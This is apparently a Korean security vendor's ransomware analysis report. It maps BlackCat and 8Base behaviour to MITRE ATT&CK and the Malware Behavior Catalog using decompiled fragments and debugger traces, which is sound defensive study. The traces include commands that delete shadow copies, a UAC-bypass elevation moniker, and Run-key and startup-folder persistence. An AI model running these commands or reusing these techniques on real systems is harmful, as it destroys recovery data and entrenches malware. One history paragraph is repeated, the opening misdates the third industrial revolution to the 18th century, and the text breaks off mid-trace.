PIOLINK

보안위협분석

MITRE ATT&CK 프레임워크와 함께 살펴보는 MBC 기반 랜섬웨어 행위 및 코드 분석

2024 년 12 월 29 일

㈜파이오링크 사이버위협분석팀

개요

18세기 초 3차 산업혁명을 시작으로 지금까지 컴퓨터는 우리의 일상에서 떼어놓을 수 없는 존재가 되었다. 특히 현재는 4차 산업혁명이라는 말이 나오기 시작하며 우리 일상의 디지털화는 더욱 빠르게 진행되고 있다. 이에 피할 수 없이 사이버 상의 위협도 계속해서 발달하고 고도화되어 더욱 교묘해지고 있다. 많은 보안전문가들은 이러한 공격들을 막기 위해서 지금도 많은 노력을 기울이고 있다.


해커들은 사용자 엔드포인트에 침입을 하게 되면 해당 시스템을 장악하기 위해 일련의 과정들을 수행한다. 이 후 악성코드를 삽입해 정보를 탈취하거나, 암호화하는 등의 행위를 한다. 이렇게 심어진 악성코드는 다른 엔드포인트로 전파, 추후 재침입 등 사후관리를 용이하게 하여 큰 피해를 끼치고 있다. 이처럼 악성코드는 사이버 위협에 빠지지 않는 존재이다. 악성코드에 감염되었을 때 피해를 조금이라도 줄이기 위해선 악성코드의 동작, 행위 등을 잘 파악할 필요가 있다. 그 중 2013년부터 꾸준히 기업에 큰 피해를 끼치고 있는 랜섬웨어를 분석하여 침해사고 전술, 기술 등을 정의한 ATT&CK 매트릭스와, 아직 준비중이지만 이를 악성코드 분석에 초점을 맞춰 정의한 Malware Behavior Catalog(이하 MBC)를 이용해 주요 전술과 행위를 파악해보고자 한다.

사전지식

MITRE ATT&CK

MITRE ATT&CK(Adversarial Tactics, Techniques, and Common Knowledge)은 조직이 자신들의 보안 태세를 파악하고 방어 취약점을 발견할 수 있도록 지원하기 위해 MITRE 社에서 개발한 프레임워크이다. 실제 사이버 공격 사례를 관찰하여 공격자가 사용한 특정 방법들을 공격방법, 전술, 기술의 관점으로 분석하여 문서화했다. 해킹 공격에 대해 절차, 전술, 기술들을 문서화하는 것으로 시작되었으며, 공격자들이 일관적으로 사용하는 공격 분석을 기반으로 정보를 매핑해 위협을 식별할 수 있는 프레임워크로 발전했다.

새로운 취약점과 공격 범위가 밝혀지면 ATT&CK 프레임워크에 추가되어 지속적으로 발전해 오고 있다. 지난 몇 년 동안 ATT&CK 매트릭스는 공격자 행동에 관한 지식 및 도구 등 모두에 대한 업계 표준으로 자리잡았다.




〈그림 1〉 ATT&CK

MITRE ATT&CK 의 경우 공격자가 엔트포인트로 침입하는 과정에 초점을 두고 있는데, 이와는 다르게 악성코드 행위와 분석에 초점을 맞춘 카탈로그도 필요하게 되었다. 그에 따라 현재 악성코드 분석 중에 확인된 모든 행위와 코드 특성을 포함하는 악성코드 행위 카탈로그(MBC)를 개발 중에 있다. 이는 MITRE ATT&CK Tactics 와 Techniques 을 활용한다.

MBC

MBC는 Malware Behavior Catalog의 약자로 ATT&CK 전술을 기반으로 하여 레이블 지정, 유사성 분석, 표준화된 보고 등 악성코드 분석 중심 사용 사례를 지원하기 위해 만들어진 카탈로그이다. Mitre 社에서 기존에 정의한 ATT&CK의 경우 악성코드가 아닌 공격자를 지향한다. 이는 분석가가 악성코드를 분석하는 시점이 아닌 해커가 사용자 엔드포인트에 침입 중 식별된 동작에 초점을 두고

있다는 뜻이다. 따라서 분석 중심의 지원을 위해 악성코드에 적용 가능한 ATT&CK 기술만을 참조하여 그 방법론을 악성코드에 적용해 분석 중심의 관점을 유지할 수 있도록 했다.



<그림 2> MBC 와 ATT&CK 전술

악성코드가 자신의 목표를 달성하기 위해 무엇을 수행하는지 포착하고, 분석 중심 사용 사례 지원을 위해 동작 및 코드 특성을 직접적이고 명시적으로 정의하는 것을 목표로 한다. 기존 ATT&CK 기술에 대한 간단한 설명과 링크가 제공, 함께 사용되나 콘텐츠가 복제되진 않으며, ATT&CK보다 악성코드의 특정 측면을 더 자세하게 다루도록 확장된다.

MBC는 Objectives(목표), Behaviors(행위), Methods(방법)으로 악성코드 동작, 행위를 정의한다. Objectives 같은 경우 ATT&CK 전술을 기반으로 하며, 악성코드 분석에 맞게 ATT&CK에는 없는 2가지가 추가로 정의되어 있다. Behaviors는 악성코드와 관련된 ATT&CK 기술이 나열되어 있다. Methods는 악성코드 동작과 연관되어 있다.

> Objective::Behavior::Method
> 안티디버깅::디버거 감지::IsDebuggerPresent

MBC에 제공된 모든 컨텐츠는 ATT&CK 컨텐츠를 보완한 것으로 중복은 없다. 아직은 공식 페이지가 없어 정식적인 내용은 아니나 악성코드를 분석하는 입장이라면 ATT&CK 매트릭스와 MBC를 적절하게 활용했을 때 좀 더 수월한 분석이 가능할 것이라 생각된다.


랜섬웨어 기술 및 행위

랜섬웨어

랜섬웨어(Ransomware)는 몸값을 의미하는 Ransom 과 악성코드를 뜻하는 Malware 의 합성어로, 엔드포인트를 장악하거나 데이터 암호화 후 복호화를 위한 키를 대가로 금품을 요구하는 유형의 악성코드이다.

최초의 랜섬웨어는 1989 년 플로피 디스크를 이용하여 전파된 'AIDS.trojan'이다. AIDS/HIV 감염의 위험을 확인할 수 있는 프로그램의 설치를 유도하며, 해당 프로그램을 설치할 경우 PC 내 모든 파일을 암호화하여 몸값을 요구했으며, 이는 현대의 랜섬웨어와 똑같은 방식이다. 이후로는 크게 주목받지 못하다, 인터넷이 빠르게 발전하며 2009 년을 시작으로 2012 년까지 그 수가 급증했다. 이때 발견된 랜섬웨어는 지피코더, 분도, 레베톤 등이 있다.

이 후 블록체인 기술을 기반으로 한 가상화폐들이 등장하며 랜섬웨어가 더욱 왕성하게 활동하기 시작했다. 가상화폐의 익명성 때문에 추적을 어렵게 만들기 때문이다. 2013 년 말에 등장한 크립토락커는 몸값 지불의 수단으로 비트코인을 사용했고, 다양한 방식으로 유포되며 막대한 피해를 입혔다. 이것을 기점으로 워너크라이, 갠드크랩, 클롭 등 다양한 랜섬웨어들이 더욱 고도화되어 지금까지도 많은 영향을 끼치고 있다.




<그림 3> 랜섬웨어의 역사

이 후 블록체인 기술을 기반으로 한 가상화폐들이 등장하며 랜섬웨어가 더욱 왕성하게 활동하기 시작했다. 가상화폐의 익명성 때문에 추적을 어렵게 만들기 때문이다. 2013 년 말에 등장한 크립토락커는 몸값 지불의 수단으로 비트코인을 사용했고, 다양한 방식으로 유포되며 막대한 피해를 입혔다. 이것을 기점으로 워너크라이, 갠드크랩, 클롭 등 다양한 랜섬웨어들이 더욱 고도화되어 지금까지도 많은 영향을 끼치고 있다.

2023 년에도 랜섬웨어는 꾸준히 활동을 이어갔는데, 랜섬웨어들이 고도화되면서 공격방식에도 변화가 생겼다. 이전에는 공격자가 직접 타겟을 공격했다면 요즘은 RaaS 형 랜섬웨어가 많이 사용되고 있다. RaaS 는 'Ransomware as a Service'의 약자로 제작자에게 비용만 지급하면 랜섬웨어 공격을 진행할 수 있도록 서비스 형태로 제공되는 랜섬웨어를 말한다. 'Group-IB'의 2021 년 랜섬웨어 분석 보고서에 의하면 2021 년 RaaS 공격은 전체 공격의 64%라고 한다. 2021 년부터 점차 생겨난 RaaS 형 랜섬웨어는 현재에도 공격의 주를 이루고 있다.

2023 년 주로 활동한 랜섬웨어를 살펴보면 Lockbit, clop, blackcat 등이 있으며 8Base 등 신규 랜섬웨어 그룹들이 대거 등장하여 활발한 활동을 보이고 있다. 최근 서비스형 랜섬웨어 그룹들은 멀티 플랫폼을 지원하여 다양한 플랫폼 공격이 가능하기 때문에 각별한 주의가 필요하다.



〈그림 4〉 상반기 랜섬웨어 동향 - sk 쉴더스

BlackCat

BlackCat 랜섬웨어는 2021 년 처음 공개된 랜섬웨어이다. Rust 언어를 사용하여 만들어진 서비스형(RaaS) 랜섬웨어로 비교적 덜 알려진 언어라 백신 우회에 용이하고, 크로스 플랫폼 언어로 피해 서버 환경에 유리하다.

```
C:\Users\Administrator\Desktop\blackcat.bin>

USAGE:
    [FLAGS] [OPTIONS] --access-token <ACCESS_TOKEN> [SUBCOMMAND]

FLAGS:
    -c, --child          Run as child process
    -h, --help           Print help information
    -n, --no-net         Do not process network shares
    -p, --propagated     Run as propagated process
    -u, --ui             Show user interface
    -v, --verbose        Log to console
    -V, --version        Print version information

OPTIONS:
    -a, --access-token <ACCESS_TOKEN>            Access Token
    -l, --log-file <LOG_FILE>                    Enable logging to specified fi
```

〈그림 5〉 악성코드 실행 화면

BlackCat 랜섬웨어는 동작 시 악성코드 초기 설정을 위해 레지스트리를 쿼리한다. 이는 고유 식별자 수집을 위한 것으로 이는 임의의 연산을 통해 추후에 접속주소로 활용된다.

ATT&CK	DISCOVERY::Query Registry (T1012)
MBC	DISCOVERY::System Information Discovery (E1082)

```
0028F1F0  004F80A8  CALL to RegOpenKeyExW from test.004F80A3
0028F1F4  80000002  hKey = HKEY_LOCAL_MACHINE
0028F1F8  0070A6D8  Subkey = "SOFTWARE\Microsoft\Cryptography"
0028F1FC  00000000  Reserved = 0x0
0028F200  00020019  Access = KEY_READ
0028F204  0028F270  pHandle = 0028F270
```

<그림 6> 레지스트리 접근

```
0028F1EC  004F81A3  CALL to RegQueryValueExW from test.004F819E
0028F1F0  000000E0  hKey = 0xE0
0028F1F4  0070A368  ValueName = "MachineGuid"
0028F1F8  00000000  Reserved = NULL
0028F1FC  0028F328  pValueType = 0028F328
0028F200  007105F8  Buffer = 007105F8
0028F204  0028F25C  pBufSize = 0028F25C
```


<그림 7> 식별자 접근

정상 프로세스 위장을 위해 프로세스 정보를 변경한다. explorer.exe 조회 후 해당 정보를 이용, 프로세스 정보를 변경한다.

ATT&CK	DEFENSE EVASION::Process Injection (T1055)
MBC	DEFENSE EVASION::Process Injection::Patch Process Command Line (E1082)

```
v8 = OpenProcess(1080, 0, v7);
if ( v8 != -1 )
{
  v2(v8, 0, &v20, 24, 0);
  if ( ReadProcessMemory(v8, &v21, &v16, 4, 0) )
  {
    if ( ReadProcessMemory(v8, v16 + 12, &v17, 4, 0) )
    {
      GetWindowsDirectoryW(&v24, 260);
      wcscat_s(&v24, 261);
      v10 = malloc(260);
      wcscpy_s(v10, 260, &v25);       // explorer.exe
      v4(*(_DWORD *)(v18 + 28));
      v13(*(_DWORD *)(v17 + 16) + 56);
      ((void (__stdcall *)(int, int))v13)(*(_DWORD *)(v16 + 16) + 64, v10);
      GetModuleFileNameW(0, &v23, 260);
      v14 = *(_DWORD *)(*(_DWORD *)(v16 + 12) + 12);
      v19 = *(_DWORD *)(v17 + 12);
      while ( ReadProcessMemory(v8, &v19, &v18, 4, 0)
           && ReadProcessMemory(v8, *(_DWORD *)(v18 + 40), &v22, *(_WORD *)(v18 + 38), 0) )
```

<그림 8> 프로세스 정보 조작



〈그림 9〉 조작 결과

또한 악성코드는 원활한 악성행위 수행을 위해 UAC 우회를 시도한다. UAC 란 User Account Control 로 악성 소프트웨어의 침입을 방지해주는 Microsoft 의 보안 도구이다. 악성 소프트웨어가 권한 없는 활동을 수행하지 못하도록 제한한다.

소프트웨어를 다운로드 하거나, 실행할 때 팝업창을 띄워 허가를 요청하는 것이 UAC 라고 할 수 있는데 악성코드가 추가 악성코드를 다운로드 하거나, 실행할 때 방해가 되므로 이를 우회하여 악성 행위를 수월하게 진행할 수 있도록 한다.

ATT&CK	DEFENSE EVASION::Abuse Elevation Control Mechanism::Bypass UAC
MBC	-

```
v6 = 0;
v3 = CoInitializeEx(0, 2);
if ( sub_5EDD10(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}", (int)&unk_6C6C14, 4, (int)&v6) )
  goto LABEL_14;
if ( !v6 )
{
  v4 = -1073741790;
  goto LABEL_7;
}
if ( (*(int (__stdcall **)(int, int, int, int, _DWORD, signed int))(*(_DWORD *)v6 + 36))(v6, a1, a2, a3, 0, 5) < 0 )
ABEL_14:
  v4 = -1073741790;
else
  v4 = 0;
if ( v6 )
  (*(void (__stdcall **)(int))(*(_DWORD *)v6 + 8))(v6);
ABEL_7:
if ( !v3 )
  CoUninitialize();
return v4;
```

〈그림 10〉 UAC 우회

```
else
{
  v5 = (char *)&v8;
  do
    *v5++ = 0;
  while ( v5 != &v10 );
  if ( !a3 )
    v4 = 4;
  v8 = 36;
  v9 = v4;
  wcscpy((wchar_t *)v5, &off_6C68B8);          // Elevation:Administrator!new:
  wcscat((wchar_t *)v5, a1);
  result = CoGetObject(v5, &v8, a2, &v7);
```

<그림 11> CoGetObject

복구나 백업을 못하게 하기 위해 볼륨 섀도우 카피를 삭제한다.

ATT&CK	IMPACT::Inhibit System Recovery (T1490)
MBC	IMPACT::Data Destruction::Delete Shadow Copies (E1485.m04)

```
0028EEC4  005D1479  CALL to CreateProcessW from test.005D1474
0028EEC8  00702578  ModuleFileName = "C:\Windows\system32\cmd.exe"
0028EECC  00726970  CommandLine = ""C:\Windows\system32\cmd.exe" /c "vssadmin.exe Delete Shadows /all /quiet""
0028EED0  00000000  pProcessSecurity = NULL
0028EED4  00000000  pThreadSecurity = NULL
0028EED8  00000001  InheritHandles = TRUE
0028EEDC  08000400  CreationFlags = CREATE_UNICODE_ENVIRONMENT|CREATE_NO_WINDOW
0028EEE0  00000000  pEnvironment = NULL
0028EEE4  00000000  CurrentDir = NULL
0028EEE8  0028EFB8  pStartupInfo = 0028EFB8
0028EEEC  0028EF10  pProcessInfo = 0028EF10
```

<그림 12> 볼륨 섀도우 카피 삭제

```
0028EEC4  005D1479  CALL to CreateProcessW from test.005D1474
0028EEC8  00702578  ModuleFileName = "C:\Windows\system32\cmd.exe"
0028EECC  00726970  CommandLine = ""C:\Windows\system32\cmd.exe" /c "wmic.exe Shadowcopy Delete""
0028EED0  00000000  pProcessSecurity = NULL
0028EED4  00000000  pThreadSecurity = NULL
0028EED8  00000001  InheritHandles = TRUE
0028EEDC  08000400  CreationFlags = CREATE_UNICODE_ENVIRONMENT|CREATE_NO_WINDOW
0028EEE0  00000000  pEnvironment = NULL
0028EEE4  00000000  CurrentDir = NULL
0028EEE8  0028EFB8  pStartupInfo = 0028EFB8
0028EEEC  0028EF10  pProcessInfo = 0028EF10
```

<그림 13> 볼륨 섀도우 카피 2


원활한 악성행위 수행을 위해 대상 프로세스를 검색해 종료하며, 다른 소프트웨어가 점유하고 있는 경우에도 해당 프로세스를 강제로 종료한다.

ATT&CK	DISCOVERY::Process Discovery (T1057)
MBC	-


```
v31 = OpenProcess(v29, 1, 0, *(_DWORD *)(v83 + 8));
v29 = v85;
if ( v31 )
{
  v32 = v31;
  if ( (unsigned int)dword_6DB1D4 > 2 )
  {
    v64 = &v69;
    v65 = sub_474DF0;
    LODWORD(v49) = 3;
    HIDWORD(v49) = "locker::core::os::windows::processkill=";
    v50 = 34;
    v51 = &off_60A150;
    v52 = 1;
    v53 = 0;
    v33 = off_5EE020;
    if ( dword_6DB080 != 2 )
      v33 = &off_66E66C;
    v34 = off_5EE01C;
    if ( dword_6DB080 != 2 )
      v34 = "/cargo/registry/src/github.com-1ecc6299db9ec823/utfx-0.1.0/src/ucstr.rs";
    v54 = (int *)&v64;
    v55 = 1;
    v56 = 0;
    v58 = 34;
    v57 = "locker::core::os::windows::processkill=";
    v59 = 0;
    v61 = 30;
    v60 = "src/core/os/windows/process.rs";
    v62 = 1;
    v63 = 68;
    ((void (__cdecl *)(const char *, __int64 *))v33[5])(v34, &v49);
  }
  TerminateProcess(v32, 9);
  CloseHandle(v32);
```

〈그림 14〉 프로세스 종료

Blackcat 랜섬웨어의 공격 방법들을 정리하면 다음과 같다.



〈그림 15〉 ATT&CK 프레임워크



〈그림 16〉 MBC 프레임워크

8Base

8Base 그룹은 올해 3 월 새롭게 등장하여 중반 즈음부터 관심을 받고 있는 랜섬웨어 그룹이다. 랜섬하우스(RansomHouse)라는 다른 랜섬웨어 조직과 많은 면에서 비슷한 점을 보여 같은 조직이거나 그 하위 조직이라는 추측이 있다. 8Base 그룹이 사용하는 랜섬웨어인 8Base 랜섬웨어는 포보스 랜섬웨어와 비슷하여 포보스와 관련된 그룹일 수 있다는 추측이 있으나 증거는 없다. 중소기업을 타겟으로 하며 23 년 중반부터 활발한 활동을 하고있다.

8Base 실행 시 악성코드 중복 실행 방지를 위해 뮤텍스를 생성한다. 뮤텍스는 상호 배제(Mutual Exclusion)의 뜻을 가지며 여러 스레드를 사용할 때 자원에 대한 접근 제한을 위해 사용한다.

ATT&CK	-
MBC	Micro-Behaviors::PROCESS::Create Mutex

```
0027F808  00324F33  ┌CALL to CreateMutexW from target.00324F2D
0027F80C  00000000  │pSecurity = NULL
0027F810  00000000  │InitialOwner = FALSE
0027F814  0074F9C0  └MutexName = "Global₩<<BID>>C2087544000000001"
```

〈그림 17〉 뮤텍스 생성

악성코드 지속성 유지를 위해 레지스트리에 값을 등록한다. 등록 경로는 “HKLM₩Software₩Microsoft₩Windows₩CurrentVersion₩Run” 이며, 해당 경로에 등록된 실행 파일은 부팅 시 따로 클릭하지 않아도 자동으로 실행된다.

레지스트리를 쿼리해 시작 폴더 경로를 획득해 해당 폴더에 악성파일을 복사한다. 이 또한 악성코드의 지속성 유지를 위한 것이다.


ATT&CK	Persistence::Boot or Logon Autostart Execution
MBC	Psersistence::registry-run-keys-startup-folder

```
0027F810  003213AF  ┌CALL to RegOpenKeyExW from target.003213A9
0027F814  80000002  │hKey = HKEY_LOCAL_MACHINE
0027F818  0075B478  │Subkey = "Software₩Microsoft₩Windows₩CurrentVersion₩Run"
0027F81C  00000000  │Reserved = 0x0
0027F820  00020106  │Access = KEY_SET_VALUE¦KEY_CREATE_SUB_KEY¦20100
0027F824  0027F83C  └pHandle = 0027F83C
```

〈그림 18〉 레지스트리 조회

```
0027F7F8  00323AAC  ┌CALL to RegSetValueExW from target.00323AA6
0027F7FC  00000104  │hKey = 0x104
0027F800  00761988  │ValueName = "target"
0027F804  00000000  │Reserved = 0x0
0027F808  00000001  │ValueType = REG_SZ
0027F80C  00761770  │Buffer = 00761770
0027F810  0000005E  └BufSize = 5E (94.)
```

〈그림 19〉 악성코드 명과 동일한 이름으로 등록



〈그림 20〉 등록 화면

```
0027F818  003214AE  CALL to CopyFileW from target.003214A8
0027F81C  0075A6B8  ExistingFileName = "C:₩Users₩Administrator₩Desktop₩target.exe"
0027F820  00761770  NewFileName = "c:₩users₩administrator₩appdata₩roaming₩microsoft₩windows₩start menu₩programs₩startup₩target.exe"
0027F824  00000001  FailIfExists = TRUE
```

